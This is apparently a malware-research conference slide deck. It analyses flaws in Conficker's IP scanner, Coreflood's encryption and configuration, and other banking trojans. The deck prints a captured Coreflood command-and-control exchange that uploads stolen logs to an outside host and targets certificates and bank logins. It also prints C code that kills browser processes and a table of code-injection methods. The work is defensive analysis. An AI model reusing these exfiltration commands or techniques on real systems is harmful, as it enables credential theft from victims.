
The lower 16 bits of this parameter can be zero or you can specify one or more of the following flags by using the bitwise-**OR** operator to combine them.



Honey, sorry to bother you  
again, I shrank the Internet

Conficker.B's flawed IP generator only  
scans a portion of the Internet

# The flawed method



```
in_addr addr;
int i = quantity;
srand(GetTickCount());

while(i--)
{
    Sleep(1);
    do
    {
        do
        {
            addr.S_un.S_un_w.s_w1 = rand();
            addr.S_un.S_un_w.s_w2 = rand();
        }
        while ( addr.S_un.S_un_b.s_b1 < 11 );

        while ( addr.S_un.S_un_b.s_b1 > 240 ||
                addr.S_un.S_un_b.s_b2 > 254 ||
                addr.S_un.S_un_b.s_b3 > 254 ||
                addr.S_un.S_un_b.s_b4 < 1 ||
                addr.S_un.S_un_b.s_b4 > 254 ||
                !is_special(addr) ||
                !is_public(addr) );

        if (is_blacklisted(addr))
            continue;


        if (addr.S_un.S_un_b.s_b2 > 127 || addr.S_un.S_un_b.s_b4 > 127)
        {
            g_impossible++;
        }

        printf("%d.%d.%d.%d\n", addr.S_un.S_un_b.s_b1, addr.S_un.S_un_b.s_b2,
                addr.S_un.S_un_b.s_b3, addr.S_un.S_un_b.s_b4);
    }
}
```

# What's the big deal?

1. Excludes multicast, private, broadcast, etc
2. Excludes IPs on blacklisted subnets (researcher and A/V networks)
3. Excludes any IP with an octet set to 255
4. Excludes any IP with a last octet set to 0
5. Excludes any IP with a 1 in the upper bit of octets 2 and 4

# Simulating the flawed method



```
Administrator: C:\Windows\system32\cmd.exe
C:\>downatool.exe -ips 15

/*-----*/
/* Downadup.B IP and Domain Name Generation Algorithm */
/* by MHL © iDefense 2009 */
/* Malicious Code Operations Team */


66.107.26.64
22.26.198.104
57.116.10.3
11.60.221.53
87.26.201.117
193.12.28.64
180.32.160.36
178.38.41.58
51.41.117.60
124.11.54.70
135.67.30.39
120.80.188.82
* 232.32.176.7 (special)
* 224.46.101.120 (special)
```

Generated with PRNG,  
but not scanned




Baffled by the NOOP

A/V vendors miss detection of \$10m trojan  
for 15 months because of NOOPS



Thanks for the cash, now  
we're going to dash

Neosploit screws everyone



PHP  
cookies...mmm...cookies

Laqma arbitrary file upload






You did *what* with *what*?

Coreflood authors *re-invent*  
“location dependent encryption”

# Location dependent encryption ;-)

- <http://www.freepatentsonline.com/6948062.html>



# Patent pending...

```
mov    eax, [ebx+2018h]
add    eax, 10h
add    eax, [ebx+201Ch]
push   FILE_BEGIN      ; dwMoveMethod
push   0                ; lpDistanceToMoveHigh
push   eax              ; lDistanceToMove
push   dword ptr [ebx+8] ; hFile
call   j_SetFilePointer
cmp    eax, 0FFFFFFFFh
jz     short loc_7FF8AAA2
```

```
mov    ecx, [ebp+nNumberOfBytesToWrite]
mov    edx, [ebp+lpBuffer]
```

```
loc_7FF8AA79:
xor    [edx], al
add    [edx], ah
inc    eax
inc    edx
dec    ecx
jnz   short loc_7FF8AA79
```

# How to dump core

```
C:\WINDOWS\system32\cmd.exe

C:\>dumpCore.exe -a


----- CoreFlood Tool <BETA> -----

[Q] Checking for the window class "COM2PLUS_MessageWindowClass"
[A] Found CoreFlood DLL in process 480


[Q] Checking for CoreFlood library
[A] Located C:\WINDOWS\system32\faultfrp.dat

[Q] Decoding the CoreFlood configuration
panic
C:\WINDOWS\system32\perfitrs.dat
C:\WINDOWS\system32\pjlbnv.dat
input
C:\WINDOWS\system32\msltusw0.dat
C:\WINDOWS\system32\dfrci.dat
ie
C:\WINDOWS\system32\skldv.dat
C:\WINDOWS\system32\fontsup.dat
id
3152262r667
$perform
del from #hosts dreadent.info
log ie +Sm 6
log other -Sm
log input +S
setwnd 3 * *.pfx * +OM 4
setwnd 4 * *.pi2 * +OM 4
setwnd 8 * * *internet*explorer* +pwclCME 60 1
set +H

C:\>
```



# How to dump core...with wireshark



The image shows a screenshot of the 'Follow TCP Stream' window in Wireshark. The window title is 'Follow TCP Stream'. The main content area displays the stream content, which is a multi-part HTTP conversation. The first part is a POST request to /c/a HTTP/1.0 with a content type of application/x-www-form-urlencoded and a length of 126. The second part is a 200 OK response from the server. The third part is a complex command sequence starting with 'export panic \ttmp375.blg' and including various system commands like 'http +antrexhost.com -L+wauf', 'file=panic&id=3151906', and 'http #hosts +b'. The bottom of the window has a toolbar with buttons for 'Find', 'Save As', 'Print', and a dropdown menu set to 'Entire conversation (1214 bytes)'. There are also radio buttons for 'ASCII', 'EBCDIC', 'Hex Dump', 'C Arrays', and 'Raw' (which is selected). At the bottom right, there are buttons for 'Filter Out This Stream' and 'Close'.

```
Stream Content
POST /c/a HTTP/1.0
Host: joy4host.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 126
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)
Connection: close

r=667&i=3151906r667&v=3112&os=winNT5.1-2600&s=&h=&d=0&b=0&u=109&k=0&m=18645812&panic=80&ie=720&input=392&c=United States&l=ENUHTTP/1.0 200 OK
Content-Type: text/plain
Date: Thu, 20 Mar 2008 12:27:39 GMT
Server: lighttpd/1.4.18
X-Cache: MISS from localhost.localdomain
Via: 1.0 localhost.localdomain:80 (squid/2.6.STABLE9)
Connection: close

export panic \ttmp375.blg
http +antrexhost.com -L+wauf "Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)" /c/upload?
file=panic&id=3151906 \ttmp375.blg
http #hosts +b "http #hosts +up /c/a usr=\\E\\u\\E&wg=\\E\\vUSERDOMAIN=\\E&cn=\\E\\H\\E&i=3151906&v=3112&os=\\E\\
\\o\\E&s=\\E\\p\\E&h=\\E\\h\\E&d=\\d&b=\\b&u=\\Z&k=\\K&m=\\M&panic=\\qpanic&ie=\\qie&input=\\qinput&c=\\c&l=
\\"
http #hosts +I 180000
addto $perform setwnd 3 * *.pfx * +OM 4;addto $perform setwnd 4 * *.p12 * +OM 4;setstr $perform +S
setwnd 0 *https*wachovia.com* * * +urfPMSW 4096 4 200000
http #hosts +I 600000
http #hosts +I 600000
```

# Explorer gets KILL HUP-ed

Method	Modifies registry	Requires reboot	Requires App restart	Example
Browser helper objects	Yes	No	Yes	Silent Banker
Applnit_DLLs	Yes	No	Yes	Vundo
Windows hooks	No	No	No	Laqma
Event hooks	No	No	No	Torpig/Mebroot
ShellExecute hooks	Yes	No	No	
CreateRemoteThread	No	No	No	Zeus
Svchosts.exe ServiceDll	Yes	No	Yes	Conficker
Winlogon notify package	Yes	Yes	Yes	Virtumonde
ShellIconOverlayIdentifier	Yes	No	Yes	CoreFlood
PE patch on disk	No	No	Yes	Bankpatch
ShellServiceObjectDelayLoad	Yes	No	Yes	Feebs
Loading DLLs from kernel	No	No	No	Torpig/Mebroot

# Quietly, so no one hears

```
BOOL CALLBACK EnumWindowsProc(HWND hwnd, LPARAM lParam)
{
    TCHAR        achClassName[MAX_PATH];
    DWORD        dwProcId;
    HANDLE       hProcess;

    GetClassName(hwnd, achClassName, MAX_PATH);
    GetWindowThreadProcessId(hwnd, &dwProcId);

    if ((_tcscmp(achClassName, TEXT("Internet Explorer_Server")) == 0) ||
        (_tcscmp(achClassName, TEXT("Progman")) == 0))
    {
        GetWindowThreadProcessId(hwnd, &dwProcId);
        if (dwProcId != 0)
        {
            SetErrorMode(SEM_FAILCRITICALERRORS|SEM_NOGPFAULTERRORBOX|\
                          SEM_NOOPENFILEERRORBOX);
            hProcess = OpenProcess(PROCESS_TERMINATE, FALSE, dwProcId);
            if (hProcess != NULL)
                TerminateProcess(hProcess, 0);
            CloseHandle(hwnd);
            return FALSE;
        }
    }
    return TRUE;
}
EnumWindows((WNDENUMPROC)EnumWindowsProc, 0);
```


# Arms and legs, but no head

The screenshot displays the Windows Memory map utility. The main window shows a memory dump for the address range 7FF81000 to 7FFADFFF. The dump includes columns for Address, Size, Owner, Section, Contains, Type, Access, Initial, and Mapped as. The assembly code is annotated with Chinese comments. A secondary window titled 'Executable modules' is open on the left, listing various system and application DLLs with their base addresses, sizes, and entry points.

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
7D394000	0000C000							
7D3A0000	0000E000							
7D48F000	00009000							
7D720000	00001000	7FF81000	.text	code, import	Image	R, E	RWE	
7DC31000	002A5000	7FF81010	.data	data	Image	RW	RWE	
7DED6000	00000000	7FF81020	.rsrc	resources	Image	R	RWE	
7DEE3000	00020000	7FF81030	.reloc	relocations	Image	R, E	RWE	
7DF03000	00020000	7FF81040			Map	R, E	R, E	
7E1E0000	00001000	7FF81050			Priv	RWE	RWE	
7E1E1000	00071000	7FF81060			Map	R	R	
7E252000	00001000	7FF81070			Priv	RWE	RWE	
7E253000	0000F000	7FF81080			Map	R	R	
7E262000	00010000	7FF81090			Priv	RW	RW	
7E270000	00009000	7FF810A0			Priv	RW	RW	
7E290000	00001000	7FF810B0			Priv	RW	RW	
7E291000	00009000	7FF810C0			Priv	RW	RW	
7E36A000	00002000	7FF810D0			Map	R, E	R, E	
7E36C000	00009000	7FF810E0			Priv	RWE	RWE	
7E3F5000	00000000	7FF810F0			Map	R, E	R, E	
7E410000	00001000	7FF81100			Priv	RWE	RWE	
7E411000	00060000	7FF81110			Map	R	R	
7E471000	00002000	7FF81120			Priv	RW	RW	
7E473000	00020000	7FF81130			Priv	RW	RW	
7E49E000	00003000				Priv	RW	RW	
7E4A0000	00001000				Priv	RW	RW	
7E721000	00099000				Priv	RW	RW	
7E7BA000	00003000				Priv	RW	RW	
7E7BD000	0000A000				Priv	RW	RW	
7E7C7000	00009000				Priv	RW	RW	
7E7F0000	00007000				Priv	RW	RW	
7FF81000	0002D000				Priv	RWE	RWE	
7FF80000	00024000				Map	R	R	
7FFD7000	00001000				Priv	RW	RW	
7FFD8000	00001000				Priv	RW	RW	
7FFD9000	00001000				Priv	RW	RW	
7FFDB000	00001000				Priv	RW	RW	
7FFDC000	00001000				Priv	RW	RW	
7FFDD000	00001000				Priv	RW	RW	
7FFDE000	00001000				Priv	RW	RW	
7FFDF000	00001000				Priv	RW	RW	
7FFE0000	00001000				Priv	RW	RW	
77F00000	00011000	Secur32						C:\WINDOWS\system32\Secur32.dll
78120000	00090000	MSUCR80						C:\WINDOWS\WinSxS\x86_Microsoft_UC90_CRT_1fc8b3b9a1e1_9_00_50727_1432_x-ww_339384_0_00000000\MSUCR80.dll
78400000	00060000	MSUCR90						C:\WINDOWS\WinSxS\x86_Microsoft_UC90_CRT_1fc8b3b9a1e1_9_00_39384_0_00000000\MSUCR90.dll
78520000	00090000	MSUCR71						C:\Program Files\Java\jre6\bin\MSUCR71.dll
7C340000	00050000	MSUCR71						C:\WINDOWS\WinSxS\x86_Microsoft_UC90_CRT_1fc8b3b9a1e1_9_00_50727_1432_x-ww_339384_0_00000000\MSUCR71.dll
7C420000	00037000	MSUCR80						C:\WINDOWS\WinSxS\x86_Microsoft_UC90_CRT_1fc8b3b9a1e1_9_00_50727_1432_x-ww_339384_0_00000000\MSUCR80.dll
7C800000	000F0000	kernel32						C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	ntdll						C:\WINDOWS\system32\ntdll.dll
7D900000	00017000	SHELL32						C:\WINDOWS\system32\SHELL32.dll
7D1E0000	00280000	msi						C:\WINDOWS\system32\msi.dll
7DC20000	002F0000	wshtl						C:\WINDOWS\system32\wshtl.dll
7E1E0000	000A2000	urlmon						C:\WINDOWS\system32?urlmon.dll
7E290000	00171000	SHDOCUW						C:\WINDOWS\system32\SHDOCUW.dll
7E410000	00091000	USER32						C:\WINDOWS\system32\USER32.dll
7E720000	00080000	SXS						C:\WINDOWS\system32\SXS.DLL



# Malfind vs Coreflood



```
Terminal — Python — 112x27
bash Python
MHLiMAC:Volatility mhl$ python volatility malfind -d maldir2 -p 172 -f ../ParallelsShare/Defcon17/mem.bin


+ VAD node @82188060 Start 00a60000 End 00a6ffff Tag VadS Flags 18
+ VAD node @820a7c28 Start 024e0000 End 024fffff Tag VadS Flags 18
+ VAD node @821193f8 Start 04c50000 End 04c50fff Tag VadS Flags 6
- Status: disassembling with pydasm...
0x4c50000 mov dword [esp+0x4],0x29c5d3c
0x4c50008 jmp 0xfecd3218
0x4c5000d add [eax],al
0x4c5000f add [eax],al
0x4c50011 add [eax],al
+ VAD node @822998d0 Start 7ff80000 End 7ffadfff Tag VadS Flags 6
- Status: disassembling with pydasm...
0x7ff80000 sub esp,0x120
0x7ff80006 push ebx
0x7ff80007 mov ebx,[esp+0x130]
0x7ff8000e mov eax,ebx
0x7ff80010 and al,0x4

Found 4 suspicious VAD entries
```




Greatest threat to 2007 to  
occur in 2008

Limbo 2



Don't get high on your own  
supply

Peeper tests code on himself



How to steal your own  
identity



Hacker's own info stealing tool posts info  
to monitored site

The End